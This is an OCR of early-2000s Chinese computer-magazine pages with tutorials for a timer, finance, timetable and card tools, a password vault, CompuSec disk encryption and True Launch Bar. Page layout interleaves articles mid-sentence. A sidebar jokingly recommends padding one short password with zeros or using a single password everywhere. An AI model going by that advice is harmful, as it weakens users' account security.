看点 让电脑成为生活不可或缺的伙伴，让电脑成为倒计时提醒闹钟、帮你更好地理财、为你排课和管理名片。

电脑管家婆

■北京 ★上帝爱我☆

越来越多的人已经开始使用电脑，而更多的人是把电脑当成打字工具、高级游戏机，但这仅仅是电脑应用中的凤毛麟角。其实在日常生活中电脑已经扮演着越来越重要的角色，它已经深入到人们的日常生活中了……

让电脑大厨帮你"煲汤"

Multi Timer小档案

软件版本：1.27　　软件大小：122KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://ks.onlinedown.net/down/multitimer.zip

实战："煲汤"时的倒计时钟

实现功能：很多喜欢烹饪的朋友都知道火候儿的重要性，所以有一个提醒闹钟尤为重要，而"煲汤"的时间少则也要半个小时，多则要几个小时，这么长时间，如果使用一般的钟表，可能等你想起来时已经"干锅"，所以推荐使用电脑中专门的软件来解决。

Step 1 进入软件，点击"Timer 1"标签。

Step 2 点击右下角的"Count Down"项，这时就可以在"Hours"、"Minutes"及"Seconds"三个选项中分别设置倒计时的小时、分钟及秒。然后在"Message"前的文本框中输入"汤好啦！"(见图1)。



图1　使用非常简单的倒计时钟

Step 3 完成设置后，点击"START"按钮，软件开始倒计时。等时间一到软件就会自动弹出提示窗口并发出声音。

小提示

- ★软件有"Timer 1"至"Timer 10"十个不同的标签，即可进行十个不同时间的倒计时，你可以在"All"标签中对十个标签进行全面的监控。
- ★想学习做菜？试试嘟嘟美食菜谱吧，下载地址：http://crc.onlinedown.net/down/DuduCBSetup1.zip

让电脑会计帮你"理财"

理财精灵小档案

软件版本：3.5　　软件大小：1222KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://crc.onlinedown.net/down/lc35.exe
软件备注：软件为免费注册，你可以从http://www.cfan.com.cn上下载注册机，自行注册。

实战：让你花得明白，用着塌实

实现功能：当小特制作这篇文章时，询问一些好友生活中的繁琐小事，其中有相当一部分人都说到了理财，比如要计算房租、水电费以及日常的各种开销、每月的收入等，所以小特请作者特别加入了这部分理财内容，毕竟这件事对电脑来说是个"小意思"^0^。

Step 1 进入软件后，点击菜单中的"程序→系统设置"，选择"扩展型"后"确定"，这样可以直接在软件窗口中使用全部项目。

Step 2 点击菜单中的"设置→分类设置"，然后点选"收入1"，在"项目名称"后输入修改的收入的"细分"内容，如"工资"、"奖金"等，按照同样方法点击"支出"按钮后，对"支出""细分"内容进行设置(见图2)。




图2　在此处可以设置软件主窗口"细分"的显示方式

Step 3 回到主窗口后，就可以开始输入数据了(见图3)。



图3　根据需要选择"类型"、"细分"，然后输入"金额"、"经办人"等项

小提示
● 在输入“金额”时，可以用添加小数点的方法增加“角”及“分”。

在日常的使用中除了正常的支出与收入外，还会购买一些物品或是有些债务，对于这些钱，软件同样可以帮我们进行统计。

（1）购买物品：点击软件主窗口中的“物品”按钮，在弹出的窗口中点击“购买”按钮，然后输入购买物品的“日期”、“名称”、“价格”及“数量”等项后即可。这样软件会自动从总收入中扣除这部分支出。

（2）债务：点击软件主窗口中的“债务”按钮，然后在弹出的“债务管理”窗口中点击“借出”或“借入”按钮，按照说明，输入“操作人”、“借款对象”、“金额”等项。如果对方已经还款，则可点击“还款”按钮，用借款对象或是你的名字进行查找记录，然后点击“还款”按钮即可。

Step 4 进行了日常财物记录后，可以用“统计”（查看所有的财务报告）、“月度”（当月的财务报告）等多种方式进行财务统计。

小提示
● 除了前面介绍的功能外，点击主窗口中的“工具”按钮，可在弹出的菜单中选择“通讯簿”、“计时提醒”、“网络书签”、“计算器”等实用工具。另外，如果你的财务信息不想被别人看到，可以点击菜单中的“设置→密码设置”为软件加密。

小编有话说：小特以前问过一个工作了几年的IT工作人员，如果他把除去必要的开支外的钱都省下来，现在情况是什么呢？他的回答很干脆：“有房有车！”，而现在他是租房，有自行车^0^。虽然有钱人不是“攒出来”的，但过度的浪费是非常可怕的。如果不信，你就试着坚持用这款软件来统计你的收入和支出，看看一年下来你到底花了多少钱^0^。

用你的电脑帮你“学习与办公”

1.用你的电脑帮你排课表

轻松课程表(EasyTable)小档案

软件版本:2.5	软件大小:1399KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP Office 2000/XP
下载地址:http://ks.onlinedown.net/down/EasyTable_Setup.exe	

实战:轻轻松松制作课程表

实现功能：看到这期杂志，同学们也会开始着手准备新学期的东西了，其中自然少不了每个学期都会出现的制作课程表的问题，今年就让我们轻轻松松制作一个课程表吧。

Step 1 进入软件后，点击菜单中的“文件→新建”，然后根据需要设置每天上下午的课程数，每周的上课天数等项。

小提示
● 这里也可以点击“设置时间表”，来调节上(下)午的上课(放学)时间，以及每节课上课时间及课间时间(见图4)。

Step 2 全部设置完成后，点击“输入基本参数”窗口中的“确定”按钮，软件就会打开Word，建立好相应的表格，并弹出“请输入课程”的窗口。



图4 相当齐全的设置项目

Step 3 从窗口中的下拉菜单中选择“课程”，然后点击“下一节”即可，重复此操作直到全部课程输入完成，然后点击“完成”按钮即可完成课程表的制作。最后使用“编辑”菜单下的“打印”或“保存”即可打印及保存课程表了。

小提示
● 此处下拉菜单中的“课程”内容设置可以用“记事本”打开软件安装目录下的kcb.list文件，然后在[kemu]字段下进行添加。

2.名片管理

很多人都喜欢用Outlook等E-mail客户端软件来整理名片，但如果只是管理名片，这东西还是有些大材小用，所以这里推荐给大家一款专门用来管理名片的软件。

轻巧名片小档案

软件版本:1.0	软件大小:492KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://js-http.skycn.net:8080/down/qqcard10.exe	

实战:轻松管理你的全部名片

软件使用非常简单，启动后，点击软件窗口上面的“新建组”按钮，这样可以为不同联系人建立不同的组，以便管理。现在当你添加名片时，只要选择窗口中相应的组，然后点击左上角的“新建名片”按钮，输入用户的“工作信息”及“个人信息”，最后点击“确定”即可。

小提示
● ★在日常的使用中，我们可以使用右上角的“查找”按钮进行名片的查询。
● ★本软件为绿色软件，当第一次进入后，会生成一个名为card.dat的文件，只要备份它就可将名片的数据进行备份。

用你的电脑“记下密码”

说到密码，小特深有体会，小特自己就常被一堆堆的密码弄得焦头烂额，其实主要问题是邮箱和论坛的密码，基本上是各不相同，所以总是要试遍所有的密码才能找到正确的。所以小特也特别让作者写了这方面的软件。

Password Box(雪狐密码箱)小档案

软件版本:1.22	软件大小:1.34MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://eastearth.acfic.com.cn/pux/Download/PwdBox.rar	

这款软件最大的特色就是软件会把密码保存在文件中，而这个文件你是可以随意拷贝的，所以我们只要把这个文件放到闪存盘中就可以随身携带了，再加上这款软件本身又是

疾速体验 EmEditor Professional 4.0



■神农

EmEditor 是一款非常不错的文本编辑软件，很多人已经用它取代了 Windows 中的“记事本”，而在近期它更推出了最新的 4.0 版，只是由于这个软件最新版本都是日文版，所以很多读者无法了解到它的新增功能，所以这里神农特意为大家进行讲解。

EmEditor Professional 小档案

软件版本:4.0　　软件大小:1.45MB

软件性质:共享软件　　适用平台:Windows 9x/2000/XP

下载地址:Windows 2000/XP:http://forum.nifty.com/femsoft/pub/emed4jpx.exe

Windows 9x/Me:http://forum.nifty.com/femsoft/pub/emed4jp9.exe

软件备注:未注册版软件有30天使用限制

虽然此次版本更新内容较多，但由于还没有英文版及汉化版，所以神农这里就主要介绍主要更新部分。

1.增强的宏功能

宏功能作为 EmEditor 的一个重要卖点这次得到了很大加强，最大变化就是增加了 JavaScript 及 VBScript 的支持，由此 EmEditor 可以做到和 Windows 进行互动，比如有时文件打开失败，但并不影响继续进行下面的操作，除此之外，还可以用宏来启动一些外部的应用程序，进行一些简单网络操作等。(见图 1)。



图1 新的宏菜单，打开中的文件就是用JavaScript写的宏

2.新增加的文件替换功能

新版本允许你在某文件夹下的一类文件中进行字符串的查找，或是进行字符串的批量替换。这个功能是编辑部中 Cornel 最希望加入的功能之一，而终于在4.0中得以实现(见图 2)。



图2 新的替换功能

3.整合是一种美

先是 Total Commander 6.0 增加了标签功能，这回 EmEditor 也增加了标签功能，虽然3.x 中使用插件后，也有类似功能，但那是‘假’的，并没有完全实现“整合”，新版本在这方面得到了增强，好处自然多多，省下了任务栏上的图标按钮，还能快速进行文件操作(见图 3)。



图3 使用日文版感觉还真有点不适应

4.其他更新

除上面更新外，新版本还增加了一些新菜单，比如专为选中文本进行制作的“[選択範囲の変換]”菜单(可针对选中部分实现大小写转换，全角半角转换等操作)等。另外新版还对 P4 CPU 进行了优化，而且查找速度及软件本身启动速度都有了一定提高。CF [SY02]

绿色软件，所以你可以随时随地打开它。

你知道吗?

让你轻松记下众多的密码:

★小特有个朋友就只有一个4位的密码，然后用这个4位密码就派生出了6位、8位密码，方法很简单:需要使用6位密码时只要在前后各加一个数字“0”即可，8位则是前后各加两个“0”，这样你就不会轻易忘记你的密码了^0^。

★记下6个密码，QQ用一个，注册论坛用一个，银行账号用一个，E-mail账号用一个，拨号密码用一个，其他用途一个。

★终极解决方案:一个密码走天下^0^。

实战:制作自己的密码箱

Step 1 打开软件后，先要新建保存密码的文件，点击菜单中的“文件→新建”，在弹出的窗口中输入文件名后，就会弹出“文件”窗口。然后在“输入密码”及“确认密码”中输入打开该文件的密码。

Step 2 这时软件左侧的文本框内就会显示“普通”、“银行账号”、“网络账号”及“邮件账号”4种不同类型的账号，选择其中的一项，然后在窗口右侧的文本框中输入“标题”、“账户名称”、“密码”等项。最后点击“保存”按钮即可(见图5)。




图5 就算是再复杂的密码，软件也同样可以收录

小提示

★如果无法点中文本框，说明你现在的状态是“只读”，这时点击窗口上侧的‘只读’按钮即可。

★为了防止泄密，软件还提供了定时清空剪贴板的功能:点击软件主窗口中的“系统设置”按钮，点击“安全”标签，然后勾选上“自动清空剪贴板”即可。

★软件生成的文件为PBD格式，我们可以把这个文件放到闪存盘中，以保证信息的安全。

小编有话说:电脑就是这么神奇，这里虽然只介绍了几种关于它的应用，但其实关于电脑的应用还有很多，比如以前介绍过的即时贴软件，还有如电脑时钟等。CF [SY01]

CompuSec到家 安居乐业

■ 木雨轩工作室　李逍遥

看点　免费、超强的加密程序，使用了先进的预启动认证和整个硬盘加密技术，没有正确密码根本无法进入Windows，同时用它还可以制作只有你的电脑才能读取的加密软盘和移动存储器，甚至是系统防护软盘。

有时刚离开电脑半步，寝室的几个朋友就对我的电脑虎视眈眈起来。回来一打开电脑，系统里的文件搞得乱七八糟。这时候怎么办呢？对于加BIOS密码、Windows登录密码这些方法，有点水平的人就会轻易破解，怎么办？试试下面介绍的秘密武器——CompuSec吧。

CompuSec小档案

软件版本:4.16	软件大小:6.11 MB
软件性质:免费软件	适用平台:Windows NT/2000/XP
下载地址:ftp://203.81.46.131/CompuSec_English.zip	

战前准备:

1.软件安装是关键

软件安装部分非常简单，所以下面直接从在安装过程中出现"Is this installation of CompuSec SW managed by the GlobalAdmin station?"开始讲起。

Step 1 当出现"Is this installation of CompuSec SW managed by the GlobalAdmin station?"时，点击"YES"会进入CompuSec的网络文件传输等方面的安全。下面主要讲解单机的加密操作，所以这里点击"NO"按钮即可。

Step 2 勾选上"Pre Boot Authentication"(启动验证)、"Hard Disk Encryption"(硬盘加密)、"Single Sign On Using user credentials"(单一用户登录)项，另外如果有多个操作系统则选中"Install driver for additional OS on disk"后，然后单击"Continue"按钮(见图1)。




图1　点击每个选项前的问号按钮，可以打开该项的帮助

Step 3 此步程序会询问安装了加密驱动器后是否激活CompuSec。一般只安装了一个操作系统的用户选择"Install encryption driver and active CompuSec"(安装加密驱动器并激活)即可。但安装了多个操作系统的用户在前几个系统的安装中应选择"Install encryption driver,but do not yet active CompuSec"(安装加密驱动器但不激活)，在最后一个操作系统里选择第一项即可。

Step 4 在"Select the disks you want to use in encrypted mode"界面里，从第一个下拉菜单中选择"Encryption while working"让硬盘可以在后台被加密，这样不会耽误时间。

Step 5 在"Your User-ID"中输入开机账户，然后把"Password expire arfter [60] days"(密码在60日后失效)和"Password expire after [100] times"(密码在100次失效)两项全部勾选掉，取消登录时间和次数的限制。

Step 6 在"Password reset code"和"Password reset code verify"两项中输入"重置密码"时所需代码。

> **小提示**
> CompuSec软件默认设置了start123作为首次登录的密码，当第一次登录时软件会要求你输入新的密码。而这里输入的"Password reset code"代码，用处就是把丢失后的密码还原为初始的start123。

Step 7 软件会进行安全加密代码的设置，可以使用默认，也可自定义(见图2)。




图2　相当复杂的加密代码

Step 8 软件会将刚才设置好的安全加密代码输出到一个名为"SecurityInfo.dat"的文件中，并且软件会要求你慎重保存它。把这个文件放置到一个安全的地方，最好是软盘或其他移动存储设备里。它是用来保存数据信息的，在卸载CompuSec软件时就要用到它。

特别提醒：一定要保存好该文件，由于软件可以读取"SecurityInfo.dat"文件作为加密代码，所以可以把该文件刻到光盘中，以后如果重新安装CompuSec时，重新读取该文件即可。

Step 9 重启电脑，激活程序。

你知道吗

在安装完CompuSec软件后，它会对硬盘的0扇道进行改写，并取得了领先于Windows的引导优先权。所以在CompuSec安装前务必要在BIOS里把病毒保护关掉，否则软件将无法正常工作。

2.首次登录要注意

Step 1 重启电脑后，电脑在引导时会出现CompuSec软件界面。

Step 2 在“User ID”中输入自己建立的账户名，“Password”中输入初始密码start123。

Step 3 系统会要求输入新密码，在“Password”中输入一个足够复杂的密码(太简单的密码软件检查后不会通过，建议使用英文数字混合)，然后在“Password”中再次输入密码验证。

小提示

有时新输入的密码容易忘记，如果要找回密码可以先在“User ID”中输入help，再在“Password”中输入上面的“Password reset code”里输入的密码。此时新密码会还原为初始的start123，就可以随意修改了。

Step 4 之后软件会提示“The background hard disk encryption is ready,Do you want to start it now?”，点击键盘上的“Y”键同意后台加密硬盘。然后可以按回车键继续进行。

你知道吗

CompuSec软件采用了更先进的加密技术，无论你用什么引导盘引导系统，都无法访问加密后的硬盘。所以在所有密码全部丢失的情况下，估计也只有重新给硬盘分区才能正常使用硬盘了。

Step 5 进入Windows后，CompuSec的登录画面会取代原来的Windows登录画面，这里软件会要求输入“Domain”、“User”、“Password”三项，只要输入以前的Windows用户名及密码即可。

Step 6 整个登录过程完成后，可以看见桌面的任务栏里多了一个小漏斗在旋转，双击该图标即可看到硬盘加密的进程，不过需要注意的是在加密的时候不要随意断电或重启电脑(见图3)。




图3 加密速度并不是很慢

经过上面的设置你的电脑及硬盘就已经被加密了，这下谁也别想乱动你的电脑了。除了这个功能外，软件还有其他一些实用功能。

实战一：创建/还原一个加密软盘

Step 1 插入一张软盘到软驱中，右击任务栏里的磁盘图标，并选择“Encrypted”(见图4)。

Step 2 点击“确定”，并选择“Y”开始把软盘格式化为加密磁盘。

Step 3 如要还原该磁盘为非加密磁盘只需右击任务栏里的磁盘图标并选择“Plain”，然后按提示格式化磁盘即可。



图4 很轻松地加密一张软盘

小提示

当磁盘被格式化为加密形式后，其他电脑将不能读取磁盘中的任何数据，而且显示为该磁盘为未格式化的信息。这对保护我们的数据安全有很大的作用。

实战二：创建防护磁盘

Step 1 依次单击“开始→程序→Security→CompuSec Service”调出软件设置界面。

Step 2 点击“Service and Update”按钮，然后单击“Create service diskette”(见图5)。



图5 CompuSec的“控制中心”

Step 3 插入一张磁盘，单击“Continue”创建完成。

小提示

★当碰到系统无法引导时，可以插入该软盘引导。特别是中了引导型病毒后，可以用此防护软盘杀死病毒。

★解除硬盘加密：点击选择“Manage HD encryption”，然后在弹出界面的下拉菜单中选中“Decryption while working”，单击“Save”按钮，重启即可。

特别篇

实战：删除CompuSec的方法

Step 1 与实战二相同，打开软件的设置画面，点击“De-Installation”按钮，然后单击“Continue”按钮。

Step 2 指定“SecurityInfo.dat”文件的所在路径，并单击“Select”。

Step 3 选择“Yes”按钮后重启电脑完成卸载。

小提示

在删除CompuSec软件前，请先对硬盘解除加密，否则软件会自动转为启动前解密，这样就需要更长的解密时间。

CF [SY03]

给你一个会变身的快速启动栏

——体验True Launch Bar

■北京 菲菲

看点 ①用True Launch Bar代替系统中功能较弱的快速启动栏。②玩转True Launch Bar:双快速启动栏、按需切换快速启动栏、让任务栏变为媒体控制中心。

True Launch Bar是一款非常优秀的快速启动栏替代软件，有了它，你就会觉得Windows的快速启动栏居然可以变得如此强大。

True Launch Bar小档案

软件版本:2.2.0.9 软件大小:922KB
软件性质:共享软件 适用平台:Windows 9x/2000/XP
下载地址:http://www.truelaunchbar.com/beta/tlb2209.exe
http://www.truelaunchbar.com/beta/bin/tlbint2208.exe(官方语言包)
软件备注:①在下载软件时，最好使用FlashGet等下载工具进行下载。
②软件有时间限制，并且会有“DEMO VERSION”标志，并且会有提示未注册窗口出现。
③软件的最新版本为2.2.1.3,但没有相应的语言包,所以这里还是以2.2.0.9为例。

战前准备:

软件的运行及汉化

Step 1 在任务栏上点击鼠标右键，然后依次选择菜单中的“工具栏→True Launch Bar”，这时任务栏左侧就出现True Launch Bar工具栏。

Step 2 右击True Launch Bar工具栏(不要在按钮图标上点击)，在弹出菜单中选择“TLB Setting”，这时会打开软件设置窗口，在“Language”后的下拉菜单中选择“中文(中国)”，然后点击“OK”按钮，软件界面即可变为中文。

Step 3 点击窗口左侧的“鼠标”项，可以设置当鼠标选中按钮时，自动弹出菜单(见图1)。



图1 看过本文后，你就可以建立像左下侧那样漂亮的工具栏了，另外“皮肤”可以从http://www.truelaunchbar.com/skinslib/index.php下载

实战一:同时出现两个快捷启动工具栏

实现功能:Windows中的快速启动栏只有一个，但使用True Launch Bar，可以打造两个快捷启动栏，一个主要用来快速运行程序，另外一个则用来打开常用文件及文件夹。

Step 1 打开“资源管理器”，在C盘建立一个“快捷启动文件夹”目录。

Step 2 按鼠标右键拖拽常用文件或文件夹到该目录中，并在弹出的菜单中选择“在当前位置创建快捷方式”。

Step 3 在已经启动True Launch Bar的情况下，再次选择“工具栏→True Launch Bar”(前面没有打对勾的)。

Step 4 在弹出窗口中点击“选择文件夹”按钮，然后选择“C:\快捷启动文件夹”目录，点击“确定”即可(见图2)，这样一个新的工具栏就会建立。下面两步如果不做并不会影响使用，它是只让工具栏看起来更漂亮些。



图2 有了这两个工具栏，你想上哪就上哪，想运行什么就运行什么

美化方案一:如果觉得所有文件夹都一样显得太单调，那么可以右击该图标，在弹出菜单中选择“外观→更改图标”，然后为每个文件夹选择一种不同的外观即可。

美化方案二:如果你想为工具栏增加一些色彩，可右击工具栏，选择“切换工具栏→工具栏”，然后点击“覆盖图像”后的“...”按钮，选择一张PNG的图片即可(你可以从http://www.truelaunchbar.com/bin/overlays.zip下载一些软件提供的PNG图标)。

小提示

- ★除可建立两个True Launch Bar外，你还可以建立三个或更多快速启动栏。
- ★如果觉得两个True Launch Bar“占地面积”过大，可用右键点击需要关闭的工具栏(不要点击按钮)，选择“关闭工具栏”即可，另外，为了增加可显示的图标，可以去除“显示标题”项。

实战二:制作功能强大的菜单

实现功能:用“实战一”的方法制作新的True Launch Bar虽然方便，但有点不好，就是占的地方太大了，所以要对其进行“优化”，而方法就是改按钮方式为菜单方式(以系统为Windows 2000，并安装在D:\WINNT目录为例)。

Step 1 进入“D:\Documents and Settings\Administrator\Application Data\Microsoft\Internet

Explorer\Quick Launch\"，新建三个文件夹，分别命名为"网络"、"娱乐"、"常用工具"。

Step 2 把除"显示桌面"图标外的所有快捷方式图标，根据类型放入到不同文件夹中。这时当点击工具栏上文件夹按钮时，就会以菜单的方式显示该文件夹下的内容，从而有效节省了空间，现在你已经完成了菜单建立。同样，下面几步也是用于美化菜单，如果不进行并不影响使用。

美化方案一：利用"实战一"中的"美化方案一"改变三个按钮的图标。

美化方案二：点击"网络"按钮，然后在弹出菜单中点击右键，选择"自定义菜单"。在弹出的"自定义菜单"窗口左侧点击"覆盖图像"按钮，然后在右侧点击"图像文件"后面的"..."按钮，选择一张PNG图片，然后再通过"透明度"滚动条对图片的透明度进行调整(见图3)，最后点击"确定"即可。这样你的菜单中就会加上一个漂亮的图标。




图3 漂亮的图标

美化方案三：如果你的快捷方式图标比较多，这时可以考虑使用"分隔符"：首先在需要添加"分隔符"的菜单项上按鼠标右键，然后选择"新建→分隔符"，这样就会在所选项目上面建立一条"分隔符"。

> **小提示**
> 鼠标右击"分隔符"，在菜单上侧会出现"更改名称"、"启用 展开/折叠"、"启用全部运行"、"自动折叠"四项，通过选择不同的项目，可以把我们不经常使用的菜单项进行隐藏，需要时，只要展开菜单即可。

实战三：不同程序拥有不同工具栏

实现功能：我们在使用不同程序时，它们往往会使用不同的工作目录，并可能要一并打开配合其工作的其他程序，比如：Word的工作目录为data，要配合使用的程序为"计算器"等，而Winamp则可能是MP3文件夹及歌词软件等。True Launch Bar可以实现根据打开的程序不同，使快速启动栏项目也随之改变。这里要设置一个名为Work的工具条，当打开Word，或当前激活窗口为Excel时该工具栏才会出现，该工具栏能快速启动"记事本"、"计算器"，并且还可直接进入"D:\资料"文件夹(以Windows 2000为例)。

Step 1 在D区新建名为Work的文件夹，通过鼠标右键拖拽的方法分别建立"记事本"(Windows安装文件夹下的NOTEPAD.EXE)、"计算器"(Windows安装文件夹system32下的calc.exe)及"D:\资料"文件夹的快捷方式。

Step 2 右击True Launch Bar工具栏(不要点击按钮图标)，选择"TLB设置"，在弹出窗口的左侧选择"自动响应"，进入"自动响应"设置(见图4)。




图4 可根据本图对照完成实战三

Step 3 点击窗口右侧的"添加"按钮，然后为新建立的工具栏输入名称：Work。

Step 4 点击"工具栏文件夹"后的"..."按钮，选择"D:\Work"文件夹，点击"确定"按钮。

Step 5 点击"运行中的程序"项的"添加"按钮，这时会弹出"工作区的应用程序"窗口，点击"应用程序"框后的"..."按钮，选择Word的启动文件WINWORD.EXE，然后把"应用程序必须"项设置为"已启动"，点击"确定"。

Step 6 再次点击"添加"按钮，点击"应用程序"后的"..."按钮，选择Excel的启动文件EXCEL.EXE，设置"应用程序必须"为"激活"。

如果当前已经打开了"计算器"或"记事本"，显然没有必要再进行切换，所以还要更进一步设置。

Step 7 点击"普通程序"下的"添加"按钮，这时会弹出与第五步及第六步中一样的"工作区应用程序"窗口，在"应用程序"后选择"记事本"程序。重复此步，完成"计算器"程序的添加。最后点击"确定"键完成即可。

现在你再打开Word或者当前的窗口为Excel时，工具栏就会自动切换，但如果是"记事本"或者"计算器"程序，则任务栏不会再进行切换。

小特侃侃：小特在做这个测试时，出现了打开"记事本"或"计算器"后，工具栏还是会切换的问题。这可能是程序的一个小BUG，所以推荐大家使用"激活"方式，另外建议把C:\Documents and Settings \Administrator\Application Data\Microsoft\Internet Explorer\Quick Launch\(系统为安装在C区的Windows 2000，用户为Administrator)下的"显示桌面"图

稀饭共享软件发布区

论坛网址:http://www.cfan.com.cn/bbs

本期的“稀饭共享软件推荐区”正式改版，而且大家从上期的“稀饭共享软件推荐区”已经看到了我们的“电脑爱好者推荐共享软件”的标志，它的作用以后大家就会明白了。

1.收集资料好帮手

NetGoCN(网行)小档案
软件版本:0.45　软件大小:3644KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://hnpy.onlinedown.net/down/ngcgb045.zip



平常浏览网页时遇到好的资料就会收集，但使用“另存为”这种方法非常麻烦，而用网文快捕这种共享软件又会有一些限制，所以这里推荐大家使用由cdzq发布、专门用来收集网页资料的软件——NetGoCN。

运行软件后，软件就会打开主窗口及悬浮窗口，通过简单的设置，然后把网址直接从IE的地址框中拖拽到软件的悬浮窗口中即可保存。如果你想了解软件的具体使用方法，可以去软件作者的主页http://www.netgocn.com/help.htm看看。

论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=63939

2.让恼人的窗口消失

免签小档案
软件版本:1.1 Build 1129　软件大小:150KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.fxmake.com/download/myi.rar



在你浏览网页时，突然弹出一个让你安装3721、百度、CNNIC或泡泡等软件的数字签证窗口，这当然非常的烦。不过如果你看过2004年第1期系统栏目的《其实你不懂我的心》，那么你应该已经把这些窗口全部禁止了，但还有一部分朋友对注册表不敢“轻举妄动”，这时你可以试试用一下由kusch发布的“免签”这款软件，只要运行它，然后勾选需要禁止的项目，点击“确定”按钮即可。

论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=60453

CF [SY05]

标复制一个放到“D:\资料”文件夹下。

实战四:让True Launch Bar成为媒体控制中心

实现功能:使用插件，为True Launch Bar增加CD控制及音量控制功能。

Step 1 分别从http://www.truelaunchbar.com/plugins/bin/tlbcdctrl.exe及http://www.truelaunchbar.com/plugins/bin/tlbvol.exe下载CD控制及音量控制插件，并安装好。

Step 2 右击任务栏，选择“工具栏”，然后去除“True Launch Bar”的勾选，关闭“True Launch Bar”。然后再重新打开True Launch Bar。

Step 3 右击任务栏，选择“新建→菜单”，然后在弹出的“新建菜单”窗口中的“名称”项中填入“多媒体控制中心”，点击“新建”按钮。

Step 4 这时在True Launch Bar工具栏中就会显示新的文件夹图标按钮，点击该按钮，在弹出的项目为“空”的菜单中右击，选择“新建→CD Control”项，然后在弹出窗口文本框中输入“CD控制”，点击“确定”。接着在“Skins”下拉菜单中选择一款皮肤，并在“CD Driver”中选择光驱，点击“OK”按钮即可。

Step 5 同样点击按钮，右击弹出的菜单，选择“新建→Volume Control”项，在弹出的窗口中输入“音量控制”，点击“确定”。接着在“皮肤”下拉菜单中选择一款漂亮的皮肤，并勾选“选择要控制的音量”下需要显示的项目，最后点击“确定”按钮即可。

小提示
- ★如果需要修改选好的项目，可右击相应项目，在弹出菜单中选择“属性”项即可。
- ★软件还有很多控制插件，可以从http://www.truelaunchbar.com/plugins/index.html处下载。

实战五:显示最近使用的程序

实现功能:在第2003年第18期系统栏目的挑战中，我们曾让读者实现“开始→文档”中显示最近使用的程序，那时大家提供了多个方法，其实True Launch Bar也提供了更完美的解决方案。

右击快速启动栏，在弹出菜单中选择“新建→最近访问”，这样即可在快速启动栏新建一个“Recent”文件夹，以后只要鼠标移动到其上就会自动弹出菜单，并显示最近使用过的软件，将鼠标指针移动到其上便会自动打开该程序。

小提示
- ★如果你没有找到“最近访问”项，那么有可能是以前用过该功能，但因故在快速启动栏将“Recent”项丢失了，解决的方法为:进入“C:\Documents and Settings\用户名\Application Data\Microsoft\Internet Explorer\Quick Launch”，将其中的Recent文件夹删除即可。
- ★另外，你还可以使用RdocEx这个只有88KB的小程序(下载地址:http://www.mlin.net/files/RdocEx.exe)，安装后，“开始→文档”菜单便具有了显示最近使用的程序的功能。

CF [SY04]


找回被绑架的主页：HijackThis

问：我电脑的IE首页被不知名的程序进行了修改，虽然可以改回来，但一重启就又变回去，有什么办法可以把它彻底修改回来吗？

